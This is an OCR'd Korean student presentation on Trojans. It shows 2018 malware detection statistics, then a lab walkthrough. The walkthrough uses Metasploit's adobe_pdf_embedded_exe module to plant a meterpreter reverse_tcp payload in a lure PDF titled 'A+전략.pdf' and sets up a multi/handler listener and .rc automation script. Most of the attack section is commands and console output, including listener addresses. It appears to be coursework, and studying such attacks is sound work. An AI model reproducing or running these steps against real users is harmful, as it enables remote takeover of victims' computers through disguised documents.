
TROJAN

사이버보안학과 1584009 김태원

INDEX

2018년 7월 악성코드 통계



[그림] 2018년 7월 악성코드 유형 비율

순위	진단명	유형	탐지 건수
1위	**Trojan/W32.Agent.534016.BS**	**Trojan**	**105,901 건**
2위	Virus/W32.Sality.D	Virus	10,463 건
3위	Virus/W32.Neshta	Virus	8,766 건
4위	Suspicious/PDF.CVE-2018-5018	Suspicious	7,431 건
5위	Trojan.Crypt.HO	Trojan	7,010 건
6위	Win32.Expiro.Gen.2	Virus	6,498 건
7위	Virus/W32.Virut.Gen	Virus	4,993 건
8위	Trojan/W32.Agent.14848.VP	Trojan	4,463 건
9위	Trojan.Patched.Shopperz.1	Trojan	3,159 건
10위	Trojan/W32.Forwarded.Gen	Trojan	2,981 건
11위	Suspicious/SWF.CVE-2017-3081	Exploit	2,663 건
12위	Trojan/W32.Agent.3584.MQ	Trojan	2,158 건
13위	Suspicious/W97M.Obfus.Gen	Suspicious	2,147 건
14위	Win32.Expiro.Gen.3	Virus	2,107 건
15위	Suspicious/X97M.Obfus.Gen	Suspicious	1,747 건
16위	Trojan.VIZ.Gen.1	Trojan	1,619 건
17위	Suspicious/W32.CVE-2016-3266	Suspicious	1,564 건
18위	Trojan/W32.KMSAuto.100864	Trojan	1,558 건
19위	Backdoor/W64.Agent.175616	Backdoor	1,460 건
20위	Trojan/W32.Antavmu.62976.M	Trojan	1,366 건

[표] 2018년 7월 악성코드 탐지 Top 20

WHAT IS TROJAN ?

WOR OF TROIA

01. TROJAN이란?


한컴오피스 2018
한글
© Hancom Inc. All rights reserved
넷피스 24


Windows 10


*



BitTorrent
µTorrent


Ps

02. TROJAN과 BACK DOOR


02. TROJAN과 BACK DOOR





03. TROJAN 실습

TROJAN 실습 개요



03. TROJAN 실습


TROJAN 환경 구성

- 공격자 PC와 피해자 PC가 필요하다. 같은 망이 아니어도 상관없다.
- 공격을 할 때 Metasploit이라는 툴을 이용하였다. 이 툴은 칼리리눅스를 설치하면 기본적으로 설치 되어있다.
- 실습은 PDF파일에 TROJAN을 심어 배포하는 방식을 이용한다.
- Metasploit은 아직 Windows 10을 뚫지 못 하므로 피해자 PC는 Windows 7이하로 준비해야 한다.
- Adobe 9 version 이하로 준비 Metasploit은 Adobe 10 이상은 뚫지 못 한다.

3.1 PDF파일을 TROJAN으로 만들기

1. PDF 파일 하나를 칼리리눅스에서 준비한다.

2. Metasploit을 이용하기 위해 postgresql service를 시작해야 된다.



Postgresql이란 오픈 소스의 데이터베이스 시스템으로 Metasploit을 사용하기 위해서는 postgresql 서비스가 필요하다.

3.1 PDF파일을 TROJAN으로 만들기

3. Metasploit 실행

```
root@kali:~# msfconsole
[*] StartIng the Metasploit Framework console.../
```

```
       =[ metasploit v4.16.64-dev                         ]
+ -- --=[ 1777 exploits - 1016 auxiliary - 308 post        ]
+ -- --=[ 538 payloads - 41 encoders - 10 nops             ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf >
```

4. Metasploit에서 exploit입력

```
msf > use exploit/windows/fileformat/adobe_pdf_embedded_exe
```

```
msf exploit(windows/fileformat/adobe_pdf_embedded_exe) >
```

Exploit이란 취약점을 공격하는 자동화된 프로그램, 또는 행위이다. 위 명령어는 adobe pdf의 취약점을 이용하여 window를 공격한다는 명령어이다.

3.1 PDF파일을 TROJAN으로 만들기

5. Payload Seting

```
msf exploit(windows/fileformat/adobe_pdf_embedded_exe) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
```

Payload란 데이터 그 자체를 의미하며, 여기서 사용한 Payload는 악성코드를 의미한다.

6. lhost와 lport 설정

```
msf exploit(windows/fileformat/adobe_pdf_embedded_exe) > set lhost
lhost =>
msf exploit(windows/fileformat/adobe_pdf_embedded_exe) > set lport 80
lport => 80
```

lhost와 lport는 공격자의 ip주소와 신호를 받을 포트를 지정해주면 된다.

3.1 PDF파일을 TROJAN으로 만들기

7. 악성코드로 변환할 PDF파일 위치 설정

```
msf exploit(windows/fileformat/adobe_pdf_embedded_exe) > set filename A+전략.pdf
filename => A+전략.pdf
msf exploit(windows/fileformat/adobe_pdf_embedded_exe) > set infilename /root/Desktop/tree.pdf
infilename => /root/Desktop/tree.pdf
```

8. 악성코드 생성


```
msf exploit(windows/fileformat/adobe_pdf_embedded_exe) > exploit

[*] Reading in '/root/Desktop/tree.pdf'...
[*] Parsing '/root/Desktop/tree.pdf'...
[*] Using 'windows/meterpreter/reverse_tcp' as payload...
[+] Parsing Successful. Creating 'A+전략.pdf' file...
[+] A+전략.pdf stored at /root/.msf4/local/A.pdf
```

exploit 명령어를 입력하면 최종적으로 악성코드가 생성된다. 악성코드의 위치는 제일 밑에 있는 경로에 생성된다.

3.1 PDF파일을 TROJAN으로 만들기

```
msf exploit(windows/fileformat/adobe_pdf_embedded_exe) > options

Module options (exploit/windows/fileformat/adobe_pdf_embedded_exe):

   Name             Current Setting
            Required  Description
   ----             ---------------
            --------  -----------
   EXENAME
            no        The Name of payload exe.
   FILENAME         A+전 략 .pdf
              no         The output filename.
   INFILENAME       /root/Desktop/tree.pdf
            yes       The Input PDF filename.
   LAUNCH_MESSAGE  To view the encrypted content please tick the "Do not show this message again" box and p
ress Open.  no        The message to display in the File: area


Payload options (windows/meterpreter/reverse_tcp):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   EXITFUNC   process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST      192.168.180.150  yes       The listen address (an interface may be specified)
   LPORT      80               yes       The listen port

   **DisablePayloadHandler: True   (RHOST and RPORT settings will be ignored!)**


Exploit target:

   Id  Name
   --  ----
   0   Adobe Reader v8.x, v9.x / Windows XP SP3 (English/Spanish) / Windows Vista/7 (English)
```

3.1 PDF파일을 TROJAN으로 만들기



3.2 Handler 생성

9. Handler 생성

```
msf exploit(windows/fileformat/adobe_pdf_embedded_exe) > use exploit/multi/handler
msf exploit(multi/handler) >
```

Handler는 session을 연결시키고, 원격제어를 할 수 있도록 해준다.


10. Handler Payload, lhost, lport 설정

```
msf exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(multi/handler) > set lhost [redacted]
lhost => 203.250.136.32
msf exploit(multi/handler) > set lport 80
lport => 80
```

Handler의 payload와 lhost, lport를 설정해준다.

3.2 Handler 생성

11. Handler 실행



exploit –j를 입력하면 Background에서 Handler를 실행할 수 있다.

3.2 Handler 생성

3.2 RC FILE 생성


열기(O)
sexy_rc.rc
~/Desktop
저장(S)
use exploit/multi/handler
set PAYLOAD windows/meterpreter/reverse_tcp
set LHOST 192.168.180.150
set LPORT 80
set ExitOnSession false
exploit -j

3.2 RC FILE 생성


```
root@kali:~# cd Desktop/
root@kali:~/Desktop# ls
A+.rc  A+전략.pdf  tree.pdf
root@kali:~/Desktop# msfconsole -r A+.rc
```

```
[*] Processing A+.rc for ERB directives.
resource (A+.rc)> use exploit/multi/handler
resource (A+.rc)> set PAYLOAD windows/meterpreter/rever_tcp
[-] The value specified for PAYLOAD is not valid.
resource (A+.rc)> set LHOST 192.168.180.150
LHOST => 192.168.180.150
resource (A+.rc)> set LPORT 80
LPORT => 80
resource (A+.rc)> set ExitOnSession false
ExitOnSession => false
resource (A+.rc)> exploit -j
[*] Exploit running as background job 0.

[*] Started reverse TCP handler on 192.168.180.150:80
msf exploit(multi/handler) >
```

Msfconsole 실행 시 -r 옵션을 사용하면 rc 파일을 불러와 자동으로 Handler를 생성해준다.

3.2 Handler 실행 및 악성코드 배포

